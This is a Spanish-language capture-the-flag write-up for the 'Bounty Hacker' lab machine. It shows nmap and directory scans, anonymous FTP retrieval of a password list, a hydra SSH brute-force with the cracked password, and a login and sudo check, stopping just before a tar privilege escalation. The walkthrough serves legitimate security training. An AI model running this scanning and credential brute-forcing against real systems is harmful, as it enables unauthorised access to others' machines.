Bounty Hacker

You talked a big game about being the most elite hacker in the solar system. Prove it and claim your right

Enumeration

Enumeration NMAP


```
sudo nmap -A -p- -sV -sS 10.10.32.151
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-17 05:06 EDT
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.40% done; ETC: 05:17 (0:10:00 remaining)
Stats: 0:02:27 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 24.84% done; ETC: 05:16 (0:07:25 remaining)
Nmap scan report for 10.10.32.151 (10.10.32.151)
Host is up (0.055s latency).
Not shown: 55529 filtered tcp ports (no-response), 10003 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.18.47.211
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Aggressive OS guesses: HP P2000 G3 NAS device (91%), Linux 2.6.32 (90%), Linux 2.6.32 - 3.1 (90%), Infomir MAG-250 set-top box (90%), Ubiquiti AirMax NanoStation WAP (Linux 2.6.32) (90%), Linux 3.7 (90%), Linux 5.1 (90%), Ubiquiti AirOS 5.5.9 (90%), Linux 5.0 - 5.4 (89%), Ubiquiti Pico Station WAP (AirOS 5.2.6) (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 49466/tcp)
HOP RTT      ADDRESS
1   55.67 ms 10.18.0.1 (10.18.0.1)
```

```
2   58.35 ms 10.10.32.151 (10.10.32.151)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 445.39 seconds
```

Web Services

Gobuster

Gobuster enumeración de directorios




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.32.151/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.32.151/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/17 06:03:31 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/images               (Status: 301) [Size: 313] [--> http://10.10.32.151/images/]
/index.html           (Status: 200) [Size: 969]
/server-status        (Status: 403) [Size: 277]

===============================================================
2022/06/17 06:03:58 Finished
===============================================================
```

No se han obtenido directorios interesantes en la enumeracion.

Dirb

Se han enumerado los directorios con la herramienta dirb sin obtener informacion relevante.




```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.32.151/ -w /usr/share/wordlists/dirb/common.txt -R

─────────────────
DIRB v2.22
By The Dark Raver
─────────────────

START_TIME: Fri Jun 17 06:05:54 2022
URL_BASE: http://10.10.32.151/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Interactive Recursion
OPTION: Not Stopping on warning messages

─────────────────

GENERATED WORDS: 4612

──── Scanning URL: http://10.10.32.151/ ────
⟹ DIRECTORY: http://10.10.32.151/images/
+ http://10.10.32.151/index.html (CODE:200|SIZE:969)
+ http://10.10.32.151/server-status (CODE:403|SIZE:277)

──── Entering directory: http://10.10.32.151/images/ ────
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
(?) Do you want to scan this directory (y/n)? y
⟶ Testing: http://10.10.32.151/images/.hta

─────────────────

END_TIME: Fri Jun 17 06:14:53 2022
DOWNLOADED: 9224 - FOUND: 2
```

Other Services

FTP

FTP Anonymous

Se tiene acceso al FTP con la sesion de Anonymous.
Al acceder nos encontramos dos archivos con extnsion .txt:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp Anonymous@10.10.32.151
Connected to 10.10.32.151.
220 (vsFTPd 3.0.3)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||17662|)
ftp: Can't connect to `10.10.32.151:17662': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp> get task.txt
local: task.txt remote: task.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |**************************************************************|    68        1.14 KiB/s    00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.59 KiB/s)
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |**************************************************************|   418        6.97 KiB/s    00:00 ETA
226 Transfer complete.
418 bytes received in 00:00 (3.36 KiB/s)
ftp> 
```

Al mostrar los contenidos de los archivos podemos comprobar que el archivo task esta escrito por Lin y elarchivo locks nos proporciona una lista de lo que parecen ser contraseñas con esto podremos realizar un ataque hydra basandonos en el usuario lin y la lista locks.txt.


SSH

Al realizzar el ataque con hydra obtenemos la contraseña para acceder por SSH:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l lin -P locks.txt ssh://10.10.32.151
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or
ganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-17 05:43:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks
: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous ses
sion found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.32.151:22/
[22][ssh] host: 10.10.32.151   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-17 05:43:16
```

Con los contraseña obtenida la utilizamos para acceder a traves de SSH:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh lin@10.10.32.151
The authenticity of host '10.10.32.151 (10.10.32.151)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.32.151' (ED25519) to the list of known hosts.
lin@10.10.32.151's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
TH[redacted]
lin@bountyhacker:~/Desktop$ 
```

Aqui podremos obtener la primera flag de user.txt.


Exploitation

Una vez dentro del usuario lin podremos comprobar los permisos que tiene para realizar acciones de sudo:



```
lin@bountyhacker:/$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```

Podemos ver que tiene la capacidad de usar /bin/tar
Con esto podremos realizar una escalada de privilegios para llegar a obtener la ultima bandera de esta maquina root.txt:



